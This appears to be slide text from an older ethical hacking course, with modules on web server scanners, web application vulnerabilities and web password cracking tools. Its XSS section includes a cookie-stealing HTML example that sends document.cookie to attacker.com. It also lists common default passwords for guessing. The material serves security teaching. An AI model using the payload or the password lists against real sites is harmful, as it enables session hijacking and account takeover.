
# Hacking Tool: WebInspect

- WebInspect is an impressive Web server and application-level vulnerability scanner which scans over 1500 known attacks.

- It checks site contents and analyzes for rudimentary application-issues like smart guesswork checks, password guessing, parameter passing, and hidden parameter checks.

- It can analyze a basic Webserver in 4 minutes cataloging over 1500 HTML pages.

# Network Tool: Shadow Security Scanner

http://www.safety-lab.com

- Security scanner is designed to identify known and unknown vulnerabilities, suggest fixes to identified vulnerabilities, and report possible security holes within a network's internet, intranet and extranet environments.

- Shadow Security Scanner includes vulnerability auditing modules for many systems and services.

- These include NetBIOS, HTTP, CGI and WinCGI, FTP, DNS, DoS vulnerabilities, POP3, SMTP,LDAP,TCP/IP, UDP, Registry, Services, Users and accounts, Password vulnerabilities, publishing extensions, MSSQL,IBM DB2,Oracle,MySQL, PostgressSQL, Interbase, MiniSQL and more.

# Countermeasures

- IISLockdown:
  - IISLockdown restricts anonymous access to system utilities as well as the ability to write to Web content directories.
  - It disables Web Distributed Authoring and Versioning (WebDAV).
  - It installs the URLScan ISAPI filter.
- URLScan:
  - UrlScan is a security tool that screens all incoming requests to the server by filtering the requests based on rules that are set by the administrator.

# Summary

- Web servers assume critical importance in the realm of Internet security.

- Vulnerabilities exist in different releases of popular web servers and respective vendors patch these often.

- The inherent security risks owing to compromised web servers have impact on the local area networks that host these web sites, even the normal users of web browsers.

- Looking through the long list of vulnerabilities that had been discovered and patched over the past few years provide an attacker ample scope to plan attacks to unpatched servers.

- Different tools/exploit codes aids an attacker perpetrate web server hacking.

- Countermeasures include scanning, for existing vulnerabilities and patching them immediately, anonymous access restriction, incoming traffic request screening and filtering.

# Ethical Hacking

Module XII

Web Application Vulnerabilities

# Module Objective

- ⦿ Understanding Web Application Security

- ⦿ Common Web Application Security Vulnerabilities

- ⦿ Web Application Penetration Methodologies

- ⦿ Input Manipulation

- ⦿ Authentication And Session Management

- ⦿ Tools: Lynx, Teleport Pro, Black Widow, Web Sleuth

- ⦿ Countermeasures

# Understanding Web Application Security

Firewall

User

Web App
Scripts

Firewall

Web Server

Database

# Common Web Application Vulnerabilities

- Reliability of Client-Side Data

- Special Characters that have not been escaped

- HTML Output Character Filtering

- Root accessibility of web applications

- ActiveX/JavaScript Authentication

- Lack of User Authentication before performing critical tasks.

# Web Application Penetration Methodologies

⦿ Information Gathering and Discovery

- Documenting Application / Site Map

- Identifiable Characteristics / Fingerprinting

- Signature Error and Response Codes

- File / Application Enumeration
  - Forced Browsing
  - Hidden Files
  - Vulnerable CGIs
  - Sample Files

⦿ Input/Output Client-Side Data Manipulation

# Hacking Tool: Instant Source

http://www.blazingtool.com

⊙Instant Source lets you take a look at a web page's source code, to see how things are done. Also, you can edit HTML directly inside Internet Explorer!

⊙The program integrates into Internet Explorer and opens a new toolbar window which instantly displays the source code for whatever part of the page you select in the browser window.

# Hacking Tool: Lynx

http://lynx.browser.org

Lynx is a text-based browser used for downloading source files and directory links.

# Hacking Tool: Wget

www.gnu.org/software/wget/wget.html

- Wget is a command line tool for Windows and Unix that will download the contents of a web site.

- It works non-interactively, so it will work in the background, after having logged off.

- Wget works particularly well with slow or unstable connections by continuing to retrieve a document until the document is fully downloaded.

- Both http and ftp retrievals can be time stamped, so Wget can see if the remote file has changed since the last retrieval and automatically retrieve the new version if it has.

# Hacking Tool: Black Widow

http://softbytelabs .com

⦿Black widow is a website scanner, a site mapping tool, a site ripper, a site mirroring tool, and an offline browser program.

⦿Use it to scan a site and create a complete profile of the site's structure, files, E-mail addresses, external links and even link errors.

# Hacking Tool: WebSleuth

- http://sandsprite.com/sleuth/
- WebSleuth is an excellent tool that combines spidering with the capability of a personal proxy such as Achilles.

# Hidden Field Manipulation

- Hidden fields are embedded within HTML forms to maintain values that will be sent back to the server.

- Hidden fields serve as a mean for the web application to pass information between different applications.

- Using this method, an application may pass the data without saving it to a common backend system (typically a database.)

- A major assumption about the hidden fields is that since they are non visible (i.e. hidden) they will not be viewed or changed by the client.

- Web attacks challenge this assumption by examining the HTML code of the page and changing the request (usually a POST request) going to the server.

- By changing the value the entire logic between the different application parts, the application is damaged and manipulated to the new value.

# Input Manipulation

⦿URL Manipulation -CGI Parameter

Tampering

⦿HTTP Client-Header Injection

⦿Filter/Intrusion Detection Evasion

⦿Protocol/Method Manipulation

⦿Overflows

# What is Cross Side Scripting (XSS)?

- A Web application vulnerable to XSS allows a user to inadvertently send malicious data to self through that application.

- Attackers often perform XSS exploitation by crafting malicious URLs and tricking users into clicking on them.

- These links cause client side scripting languages )VBScript, JavaScript etc,) of the attacker's choice to execute on the victim's browser.

- XSS vulnerabilities are caused by a failure in the web application to properly validate user input.

# Authentication And Session Management

◉Brute/Reverse Force

◉Session Hijacking

◉Session Replay

◉Session Forgoing

◉Page Sequencing

# Traditional XSS Web Application Hijack Scenario - Cookie stealing

⦿ User is logged on to a web application and the session is currently active. An attacker knows of a XSS hole that affects that application.

⦿ The user receives a malicious XSS link via an e-mail or comes across it on a web page. In some cases an attacker can even insert it into web content (e.g. guest book, banner, etc,) and make it load automatically without requiring user intervention.

```
<html>
<head><title>Look at this!</title></head>
<body><ahref="http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.ht
ml?tw=<script>document.location.replace('http://attacker.com/steal.cgi?'+d
ocument.cookie);</script>"> Check this CNN story out! </a></body>
</html>
```

# XSS Countermeasures

⊙ As a web application user, there are a few ways to protect yourselves from XSS attacks.

⊙ The first and the most effective solution is to disable all scripting language support in your browser and email reader.

⊙ If this is not a  feasible option for business reasons, another recommendation is to use reasonable caution while clicking links in anonymous e-mails and dubious web pages.

⊙ Proxy servers can help filter out malicious scripting in HTML.

# Buffer Overflow in WINHLP32.EXE

- A buffer-overrun vulnerability in WINHLP32.EXE could result in the execution of arbitrary code on the vulnerable system.

- This vulnerability stems from a flaw in the Item parameter within WinHLP Command.

- This exploit would execute in the security context of the currently logged on user.

- Microsoft has released Windows 2000 Service Pack 3 (SP3), which includes a fix for this vulnerability.

# Hacking Tool: Helpme2.pl

- Helpme2.pl is an exploit code for WinHelp32.exe Remote Buffer Overrun vulnerability.

- This tool generates an HTML file with a given hidden command.

- When this HTML file is sent to a victim through e mail, it infects the victim's computer and executes the hidden code.

# Hacking Tool: WindowBomb



An email sent with this html file attached will create pop-up windows until the PC's memory gets exhausted.

JavaScript is vulnerable to simple coding such as this.

# Hacking Tool: IEEN

http://www.securityfriday.com/ToolDownload/IEen

◉IEEN remotely controls Internet Explorer using DCOM.

◉If you knew the account name and the password of a remote machine, you can remotely control the software component on it using DCOM. For example Internet Explorer is one of the soft wares that can be controlled.

# Summary

- Attacking web applications is the easiest way to compromise hosts, networks and users.

- Generally nobody notices web application penetration, until serious damage has been done.

- Web application vulnerability can be eliminated to a great extent ensuring proper design specifications and coding practices as well as implementing common security procedures.

- Various tools help the attacker to view the source codes and scan for security holes.

- The first rule in web application development from a security standpoint is not to rely on the client side data for critical processes. Using an encrypted session such as SSL / "secure" cookies are advocated instead of using hidden fields, which are easily manipulated by attackers.

- A cross-site scripting vulnerability is caused by the failure of a web based application to validate user supplied input before returning it to the client system.

- If the application accepts only expected input, then the XSS can be significantly reduced.

# Ethical Hacking

Module XIII

Web Based Password Cracking Techniques

# Module Objective

- HTTP Authentication Basic & Digest
- NTLM Authentication
- Certificate Based Authentication
- Forms Based Authentication
- Microsoft Passport
- Password Guessing
- WebCracker
- Brutus
- WWWHACK
- ObiWan Password Cracker

# Basic Authentication

- Basic authentication is the most basic form of authentication to web applications.

- The authentication credentials are sent clear-text with base64 encryption (can be decoded) and is subject to eavesdropping and replay attacks.

- The use of 128 bit SSL encryption can thwart attacks.

# Digest Authentication

- Digest authentication is based on a challenge-response authentication model.

- The user makes a request without authentication credentials and the Web Server replies with a WWW-Authenticate header indicating credentials.

- Instead of sending the username and password the server challenges the client with random nonce.

- The client responds with the message digest of the username/password.

# NTLM Authentication

- NTLM Authentication is Microsoft's proprietary NT LAN Manager authentication algorithm over HTTP. It works on Microsoft Internet Explorer only.

- Integrated Windows authentication works the same way as Message Digest authentication.

# Certificate Based Authentication

- Certificate authentication is stronger than other authentication mechanisms

- Certificated authentication uses public0key cryptography and digital certificate to authenticate a user. Certificates can be stored in smart cards for even greater security.

- There is no current known attacks against PKI security so far.



Certificate     ? ✕

General | Details | Certification Path |

**Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication
- Windows Hardware Driver Verification

**Issued to:** Microsoft Windows Hardware Compatibility

**Issued by:** Microsoft Root Authority

**Valid from** 10/1/1997 **to** 12/31/2002

Issuer Statement

OK

# Microsoft Passport Authentication

- Single signon is the term used to represent a system whereby users need only remember one username and password, and be authenticated for multiple services.

- Passport is Microsoft's universal single sign-in (SSI) platform.

- It enables the use of one set of credentials to access any Passport enabled site such as MSN, Hotmail and MSN Messenger.

- Microsoft encourages third-party companies to use Passport as a Universal authentication platform.

# Forms-Based Authentication

⊙ It is highly customizable authentication mechanism that uses a form composed of HTML with <FORM> and <INPUT> tags delineating fields for users to input their username/password.

⊙ After the data input via HTTP or SSL, it is evaluated by some server-side logic and if the credentials are valid, then a cookie is given to the client to be reused on subsequent visits.

⊙ Forms based authentication technique is the popular authentication technique on the internet.

# Hacking Tool: WinSSLMiM

http://www.securiteinfo.com/outils/WinSSLMiM.shtml

- WinSSLMiM is an HTTPS Man in the Middle attacking tool. It includes FakeCert, a tool to make fake certificates.

- It can be used to exploit the Certificate Chain vulnerability in Internet Explorer. The tool works under Windows 9x/2000.

- Usage:
  - FakeCert: fc -h
  - WinSSLMiM: wsm -h

# Password Guessing

- Password guessing attacks can be carried out manually or via automated tools.

- Password guessing can be performed against all types of Web Authentication



The common passwords used are: root, administrator, admin, operator, demo, test, webmaster, backup, guest, trial, member, private, beta, [company_name] or [known_username]

# Hacking Tool: WebCracker

WebCracker is a simple tool that takes text lists of usernames and passwords and uses them as dictionaries to implement Basic authentication password guessing.

⦿It keys on "HTTP 302 Object Moved" response to indicate successful guess.

⦿It will find all successful guesses given in a username/password.

# Hacking Tool: Brutus

http://www.hoobie.net/brutus/

Brutus is a generic password guessing tool that cracks various authentication.

⊙Brutus can perform both dictionary attacks and brute-force attacks where passwords are randomly generated from a given character.

⊙Brutus can crack the following authentication types:

⊙HTTP (Basic authentication, HTML Form/CGI); POP3; FTP; SMB; Telnet

# Hacking Tool: ObiWan

http://www.phenoelit.de/obiwan/docu.html

